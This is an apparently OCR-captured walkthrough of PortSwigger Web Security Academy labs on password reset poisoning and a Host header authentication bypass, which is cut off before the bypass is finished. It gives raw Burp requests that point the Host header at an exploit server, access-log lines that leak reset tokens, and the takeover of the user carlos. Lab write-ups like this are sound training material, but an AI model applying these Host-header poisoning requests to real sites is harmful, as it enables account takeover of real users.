

-------------Basic password reset poisoning attack-------------

Dirsearch tool use:




```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u https://0a05007403832788c1458f0d00bf0036.web-security-academy.net/  -r 3

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/0a05007403832788c1458f0d00bf0036.web-security-academy.net/-_23-02-09_09-2
8-39.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-02-09_09-28-39.log

Target: https://0a05007403832788c1458f0d00bf0036.web-security-academy.net/

[09:28:40] Starting:

Task Completed

┌──(kali㉿kali)-[~]
└─$ 
```


Account click:



Click forget password:




Password reset for Wiener:



Please enter your username or email


wiener

Go to exploit server:



Basic password reset poisoning

Craft link:




Craft a response


URL: https://exploit-0ab9009704a483c8c0e5356e017400b8.exploit-server.net/exploit

HTTPS

Email client click:




Password reset link of wiener:



```
Please follow the link below to reset your password.

https://0ab1009404518310c02336e8000500a3.web-security-acade
my.net/forgot-password?temp-forgot-password-token=VjmMj6DP3
oZbKAeQR7sBYV3k1TTBVyNd
```

Password reset form of wiener:




New password

●●●●●

Confirm new password

●●●●●


Burp suite use:



```
POST /forgot-password HTTP/1.1
Host: 0ab1009404518310c02336e8000500a3.web-security-academy.net
Cookie: _lab=
46%7cMCwCFAmZOAbsG6nZSR233tpfG3qn3pO3AhQ6RDUgvzkSszM8cu25%2foiXXWEVuSy
jRRTlzKOkeJVFI7jLZMvMyGi77opGi7UWzK7RvpwFm2l%2bDo7a%2ffU4%2fqKoQ2zP77j
oswKOM%2bqMT6x1AZbhebgBwDGHqAzCcMbHE029SVQV9kIOExI%3d; session=
kVWG1d7s7vBUiTxjyHKh9Nl34hrm84Zs
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin:
https://0ab1009404518310c02336e8000500a3.web-security-academy.net
Referer:
https://0ab1009404518310c02336e8000500a3.web-security-academy.net/forg
ot-password
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 2604

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Basic password reset poisoning
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
```


Test.com: my site:



```
POST /forgot-password HTTP/1.1
Host: test.com
Cookie: _lab=
46%7cMCwCFAmZOAbsG6nZSR233tpfG3qn3pO3AhQ6RDUgvzkSszM8cu25%2foiXXWEVuSy
jRRTlzKOkeJVFI7jLZMvMyGi77opGi7UWzK7RvpwFm2l%2bDo7a%2ffU4%2fqKoQ2zP77j
oswKOM%2bqMT6x1AZbhebgBwDGHqAzCcMbHE029SVQV9kIOExI%3d; session=
kVWGld7s7vBUiTxjyHKh9Nl34hrm84Zs
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin:
https://0ab1009404518310c02336e8000500a3.web-security-academy.net
Referer:
https://0ab1009404518310c02336e8000500a3.web-security-academy.net/forg
ot-password
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 2604

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Basic password reset poisoning
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
```

Go to exploit server:




Copy link:

URL: https://exploit-0ab9009704a483c8c0e5356e017400b8.exploit-server.net/exploit


HTTPS

Change wiener and rename= carlos:




```
POST /forgot-password HTTP/1.1
Host: exploit-0a04003c03636e68c13fa83601c6001a.exploit-server.net
Cookie: _lab=
46%7cMCwCFBtHLMHqCX9C0g22Djnp%2frcsMemEAhR12xSMTMLnd%2bASf3WYo1Opplr9JFplZz01
t302A9FE8%2fXOIhEltHHP7znyh8CgLpTkG7elxFOcVzXXEjN3wtuAdUFQ7WNTPTtI2HQxpbi4XcS
F6U%2bQIuQQ4b%2bciFYlUetoV9GhEWX0Jds%3d; session=
OFfOTo9ZrOHnLXftvMA1XONFxo6qXzUV
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 2604

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Basic password reset poisoning
    </title>
  </head>
  <body>
```



```
csrf=hawdohuZpKaWr8MfWpLUSEnHGHYV7ua0&username=carlos
```


Check access log:



```
GET /forgot-password?temp-forgot-password-token=Hmg91t4ifY4xFC6uYLIyR2ikN9Q2TP3L HTT
GET /forgot-password?temp-forgot-password-token=HeHzhunkIezbwo8gel9WNNCP6Tsrqmqw HTT
GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201
```

Reset calos password:

Carlos




New password

●●●●


Confirm new password

●●●●

carlos account:



Login carlos account:



Login

Carlos


Username

carlos

Password

••••

Solve:



Congratulations, you solved the lab!

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net


Email

====================END========================

-------------Host header authentication by pass------------


Targetsite:https://portswigger.net/web-security/all-labs

Dirsearch tool use:




```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u https://0a05007403832788c1458f0d00bf0036.web-security-academy.net/   -r 3

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/0a05007403832788c1458f0d00bf0036.web-security-academy.net/-_23
-02-09_07-42-17.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-02-09_07-42-17.log

Target: https://0a05007403832788c1458f0d00bf0036.web-security-academy.net/

[07:42:19] Starting:

Task Completed

┌──(kali㉿kali)-[~]
└─$ ls

┌──(kali㉿kali)-[~]
└─$ 
```

Use robots.txt:




https://0a05007403832788c1458f0d00bf0036.web-security-academy.net/robots.txt



```
User-agent: *
Disallow: /admin
```


Use: /admin



https://0a05007403832788c1458f0d00bf0036.web-security-academy.net/admin

Admin interface only available to local users


Use burp suite:

